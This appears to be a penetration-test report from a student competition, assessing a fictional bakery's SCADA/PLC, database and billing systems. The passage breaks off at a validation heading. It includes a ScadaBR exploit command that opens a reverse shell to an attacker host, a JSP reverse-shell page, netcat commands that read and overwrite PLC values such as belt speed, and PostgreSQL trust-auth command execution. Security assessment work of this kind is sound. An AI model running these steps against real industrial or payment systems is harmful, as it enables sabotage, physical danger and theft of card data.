


Le BonBon Croissant

Security Assessment

Table of Contents

Paris, France
LE BONBON CROISSANT
CPTC 2021

This engagement was performed in accordance with the signed agreements put forth by *Le BonBon Croissant*, and the procedures were limited to those described in the scope and rules. The findings and recommendations resulting from the assessment are provided in this report. Given the time-limited scope of this assessment, the findings in this report should not be taken as a comprehensive listing of all security vulnerabilities.

This report is intended solely for the information and use of *Le BonBon Croissant*.

Contact Information
+1 (555) 555-555
[redacted]

Executive Summary

In 2021, *Le BonBon Croissant* requested a comprehensive penetration test against the company's industrial control systems, customer rewards program, e-commerce application, and payment processing application. This initial assessment to determine LBC's exposure to a threat actor was executed in two stages: the pre-engagement operations consisting of open-source intelligence gathering, and the assessment phase consisting of active reconnaissance and leveraging exploits to prove the existence of system vulnerabilities.

Due to *Le BonBon Croissant*'s position as a food and payment processing organization, it is critical for the organization to ensure an excellent security posture, and to maintain compliance with pertinent data processing standards (such as PCI-DSS) in order to remain operational while retaining public trust and goodwill.

Subsequently, in the first quarter of 2022, [redacted] was invited back for a follow-up penetration test to determine any new or regressed vulnerabilities on the network. In the following report, we outline these items as well as further recommended changes and compliance concerns.

Timeline

Engagement Began
2022-01-07 10:00 AM EST

Engagement Concluded
2022-01-08 5:45 PM EST

Report Delivered
2022-01-09 1:00 AM EST

Findings

5 Critical
3 High
3 Medium
4 Low
2 Informational

Strategic Recommendations

In order to improve the security posture of *Le BonBon Croissant*, [redacted] recommends pursuing the following strategies:

Immediate Actions

- Standardize secure authentication across endpoints
- Remove or disable any services/software not needed for operations
- Segment or take offline portions of the network (ie: industrial control system)

Long-Term Strategies

- Invest in software security training for in-house developers
- Engage in routine network security hygiene including, but not limited to, penetration tests and regular security audits
- Regularly train employees on cybersecurity topics that could affect *Le BonBon Croissant*, such as defense in depth practices (including, but not limited to, MFA)

Engagement Overview

Network Topology

[redacted] utilized industry-standard tools to enumerate active systems on the network. [redacted] employed `Nmap` scans to get a better view of the ports and machines on the network. During the reconnaissance phase, [redacted] identified several Linux, and Programmable Logic Controllers (PLCs) on the internal network. Overall, [redacted] discovered ten active hosts on *Le BonBon Croissant*'s network.




Figure 01: Network Topology

Scope

[redacted] performed security testing on *Le BonBon Croissant*'s network infrastructure. Testing was conducted from the perspective of an attacker with a connection to the internal network of *Le BonBon Croissant*. [redacted] was provided the network information from *Le BonBon Croissant*, including the networks that are considered in scope and out of scope. These network ranges are detailed in *Figure 02*.

Network Ranges	**10.0.17.0/24**	*10 Active Hosts*
	10.0.254.0/24 *VDI (Out of Scope)*	*12 Active Hosts*

Figure 02: Network Ranges

Methodology

[redacted] utilizes a custom version of the Penetration Testing Execution Standard, which is both intended for business and security specialist organizations, with a standardized language and set of operations for performing evaluations.




Figure 03: Penetration Testing Methodology

Technical Findings

[redacted] found multiple **critical** vulnerabilities in *Le BonBon Croissant*'s production systems, as well as several **high**, **medium**, and low severity issues which can be referenced in [Appendix A](). We also detail a number of **informational** findings. The vulnerabilities found, when exploited, could result in loss of all business operations, critical exposure of private data, and possibly even loss of life.




Figure 04: Findings By Vulnerability Category




Figure 05: Findings By Severity

[redacted] began with no visibility of the internal corporate network. [redacted] was able to remotely discover several vulnerabilities, including but not limited to, unauthenticated superuser access, outdated and exploitable software, and default credentials of critical database services. These all pose great risks to the security of business assets. [redacted] recommends that immediate action be taken towards critical findings to reduce the possibility of a network compromise and a potential data breach.

Remediation of Previously Found Vulnerabilities

[redacted] would like to thank *Le BonBon Croissant* for their consideration and attention to the previously reported vulnerabilities through the engagement on November 7th to November 9th, 2021. We've confirmed the remediation of the vulnerabilities and included their statuses in the table below.

For any vulnerability that remains exploitable (as marked with a red cross), details on the discovery, validation, and remediation of the item are included in the technical findings below. For any vulnerabilities that have been remediated, we include a brief synopsis of why we believe the vulnerability to no longer be a threat. However, please reference our previous report for additional details on validation, impact, and remediation.

Outdated, Exploitable ScadaBR System	✖
Unauthenticated Read/Write to Programmable Logic Controller	✖
Unauthenticated Superuser Access to PostgreSQL	✖
Unauthenticated Windows VNC Access	✓

It appears that Windows-based hosts were removed from the network and thus, this vulnerability has been mitigated. If Windows-based hosts are introduced into the network in the future, we recommend taking care to prevent this vulnerability regression.

Unauthenticated Usage of Billing APIs	✖

Exposure of GitLab User Accounts	✓

[redacted] was unable to find any GitLab User Accounts as it seems that the service was either segmented away from the in-scope network or removed entirely. This does remediate the vulnerability, however if a GitLab server is introduced into the environment in the future, we recommend disabling all public accounts, or ensuring the GitLab server is only available to an allow-list of IP addresses.

Outdated Linux Kernel Usage	✓

All Linux images that previously ran on out-of-date kernels have been updated.

LXC Client Key Exposure	✓

The LXC key was removed from the environment and no longer poses any risk.

APIs Returning Status Code 500 (Internal Server Errors)	···

This issue was partially remediated. Many of the API endpoints no longer suffered from Internal Server Errors when utilized– however, two still do when given certain input values, and are documented in finding *Informational-01*. Please keep in mind that this is an informational notice, and is more likely a symptom of an internal problem rather than a problem in and of itself.

Unnecessary Database Usage	✓

Both databases still exist, but are employed for unique applications. We would recommend consolidating the PostgreSQL database into the MariaDB one to reduce the overall attack surface, however the current system is fairly low-risk assuming the databases are properly secured. We discuss possible areas of improvement for the management of databases later in this document (findings *Critical-03* and *Critical-04*).

[redacted]

Figure 06: Vulnerability Remediation Overview

Critical Severity Findings

Default Credentials and Insecure Version of ScadaBR — 01

Scope


This vulnerability affected the ScadaBR system on TCP port `9090`, on the host system `crunch.warehouse.lebonboncroissant.com`, at `10.0.17.50`.

Likelihood of Exploitation

A malicious entity gaining access to this server through `ScadaBR` is highly probable, due to the popularity of the vulnerability and the relative ease of execution.

Description

Administrative access over `modbus` protocol was enabled by exploiting a vulnerability in the ScadaBR HMI software, allowing for a user to be created by uploading a file and executing it on the machine to give the user administrative access. This HMI service is a display that shows the status of the warehouse and the speed of the belts. [redacted] was able to view the PLC's device IDs and memory IDs.



Alarm level	Time	Message	
	10:16:06	88-ordercomb-estop is 1	✓
	10:16:01	49-depacking-estop is 1	✓

Impact


The access gained allows attackers the ability to manipulate or destroy critical production and products from the PLC. This could leave the PLC operators in the dark regarding the status of the belts, which could lead to loss of life and products if an unmitigated catastrophic error occurs.

Validation

One can exploit the ScadaBR system by using a python script to take advantage of the vulnerability (see references).

```
python2 scada-exploit.py 10.0.17.50 9090 admin admin 10.0.254.206 4444
```

Once the code has been executed, it will open a reverse webshell by employing the malicious uploaded JSP file to execute the provided command. It is possible to visit the page locally and enter in your details, as shown in the image below.




Payload JSP to Reverse Shell

Run nc -l 1234 on your client (127.0.0.1) and click Connect. This JSP will start a bash shell and connect it to your nc process

IP Address 127.0.0.1 Port 1234

This allows an attacker to gain arbitrary remote code execution on the HMI machine. On this server, PLC information is readily available, allowing a malicious actor to carry out further attacks (such as abusing unauthenticated read and write on the PLC).



```
root@crunch:/var/www/html# cat plc-logic.php
cat plc-logic.php
<?php
set_time_limit(0);
require "vendor/autoload.php";
require "lib.php";
$server = new Crusse\JobServer\Server( 8 );
$server→setWorkerTimeout( 4 );
$server→addWorkerInclude("lib.php");
$hmiurl = "http://127.0.0.1:9090/ScadaBR/httpds";

/// PULL ALL VALUES AND POST TO HMI

$devices = [
/// LIST OF ALL DEVICES
    //INBOUND BARCODE
    "0000" ⇒ [ /// recv_barcode
        "0032" ⇒ true, /// 00-recv_barcode_data
        "0099" ⇒ true, /// 00-recv_barcode_time
    ],
    // SHIPPING BARCODE
    "0001" ⇒ [
        "0052" ⇒ true, /// 01-ship_barcode_data
        "0022" ⇒ true, /// 01-ship_barcode_time
    ],
```

Remediation

Due to the critical nature of the production, it is important that this system remains up to date. It is recommended to work with the vendor of the software product in order to install the latest and most secure version. In addition, orchestrating an automatic software patching solution would reduce the future effort required to keep software updated and secure. Finally, ensure that secure administrator credentials are used for this system.

References

ScadaBR 1.0 - Arbitrary File Upload (Authenticated)
NVD - CVE-2021-26828 (nist.gov)


Unauthenticated Read/Write to Programmable Logic Controller 02

Scope

This flaw affected the PLC at `crunchserial.warehouse.lebonboncroissant.com`, which was found at IP `10.0.17.51`. This is the only machine affected.

Description

The logic of the PLC interface does not require authentication to retrieve and set values. For example, in the image below you can see the speed value for the belt being displayed as *75.0*, proving read capability.




```
G000,0000 TO RETRIEVE VALUES FROM THE NETWORK
S000,0000,0000 TO SET VALUES IN THE NETWORK.
{DEVICE},{MEMID},[{VALUE}]

Note to Rick: Update Help Text to include more details and fail

┌──(root㉿kali06)-[~]
└─# echo "?" | nc 10.0.17.51 2001

G000,0000 TO RETRIEVE VALUES FROM THE NETWORK
S000,0000,0000 TO SET VALUES IN THE NETWORK.
{DEVICE},{MEMID},[{VALUE}]

Note to Rick: Update Help Text to include more details and fail

┌──(root㉿kali06)-[~]
└─# echo "G0008,0043" | nc 10.0.17.51 2001
0

┌──(root㉿kali06)-[~]
└─# echo "G0039,0092" | nc 10.0.17.51 2001
77

┌──(root㉿kali06)-[~]
└─# echo "G0039,0012" | nc 10.0.17.51 2001
75.0
```

To reproduce this, execute the following command, using `netcat` to communicate with the PLC:

```
echo "G0039,0092" | nc 10.0.17.51 2001
```

Upon further discussion with your team, [redacted] was given the go ahead to prove that registers are writable as well. Below is proof that the same belt can be written to, changing the belt speed. The same technique could be used to set any value, such as **ESTOP**.



```
└─# echo "G0039,0092" | nc 10.0.17.51
2001
77

┌──(root💀kali06)-[~]
└─# echo "G0039,0092" | nc 10.0.17.51
2001
76

┌──(root💀kali06)-[~]
└─# echo "G0039,0092" | nc 10.0.17.51
2001
75

┌──(root💀kali06)-[~]
└─# echo "S0039,0092,125" | nc 10.0.17
.51 2001
OK

┌──(root💀kali06)-[~]
└─# echo "G0039,0092" | nc 10.0.17.51
2001
125
```

Likelihood of Exploitation

Due to the straightforward nature of the modbus protocol, this vulnerability is relatively simple to exploit, once an attacker finds information on which registers correspond to which values. PLC and SCADA devices are also very appealing targets, making their investigation and subsequent exploitation by malicious entities more likely.

Impact

This is a critically important vulnerability, and its exploitation could lead to loss of production time, integrity of SCADA systems, or even loss of life.

Remediation

Reworking the program logic to require a username and password, or public key to authenticate its users, would greatly increase the security posture of the system. We would also recommend isolating your SCADA system from the internet, and the LAN. Both the HMI and PLC machines should be segmented to their own network, with little to no ability to gain access to that network from the outside.

References

[What is SCADA Security? Protecting SCADA Networks | Forcepoint]
[Username and Password Authentication]

Default Credentials on PostgreSQL 03

Scope

This misconfiguration affected the host `charley.warehouse.lebonboncroissant.com`, which was found at IP `10.0.17.14`. This is the only machine affected.

Description

The PostgreSQL database is configured in `/etc/postgresql/pg_hba.conf` to allow connections from all IP addresses implicitly.

```
host all all 0.0.0.0/0 trust
```


This misconfiguration allows for threat actors to log in without authenticating, and then gain command execution through the COPY FROM PROGRAM feature of PostgreSQL.

Likelihood of Exploitation

This vulnerability due to misconfiguration is very common, and straightforward to exploit. Thus, it is highly likely that it would be taken advantage of.

Impact

In our testing, we found that we were ultimately able to gain remote code execution as the `postgres` user, which allows further enumeration of the server. Moreover, this unauthenticated access allowed us to exfiltrate sensitive user data such as credit cards, addresses, and other payment information.



```
 id |          name          |      number       | expiration | ccv  |  zip
----+------------------------+-------------------+------------+------+------
  1 | Robert XXXXXXXX        | XXXXXXXXXXX2769   | XXXXX      | XXXX | XXXXX
  2 | Christy XXXXXXXX       | XXXXXXXXXXX2568   | XXXXX      | XXXX | XXXXX
  3 | Angel XXXXXXXX         | XXXXXXXXXXX5750   | XXXXX      | XXXX | XXXXX
  4 | Alex XXXXXXXX          | XXXXXXXXXXXX7190  | XXXXX      | XXXX | XXXXX
  5 | Nathaniel XXXXXXXX     | XXXXXXXXXXXX2319  | XXXXX      | XXXX | XXXXX
  6 | John XXXXXXXX          | XXXXXXXXXXXX6933  | XXXXX      | XXXX | XXXXX
```

Compliance Concerns

When it comes to handling customer data, the Payment Card Industry Data Security Standard is mandated by the major credit card companies such as American Express, Discover, JCB

International, Mastercard and Visa Incorporated. This standard requires several goals to be achieved in order to help protect customers.

However, the discoveries that we made likely violate items 1, 2, 3, 6, 7, and 8 in the goals and requirements within the PCI DSS Quick Reference Guide on page 9. We recommend these be addressed by a PCI DSS Qualified Security Assessor.

Validation

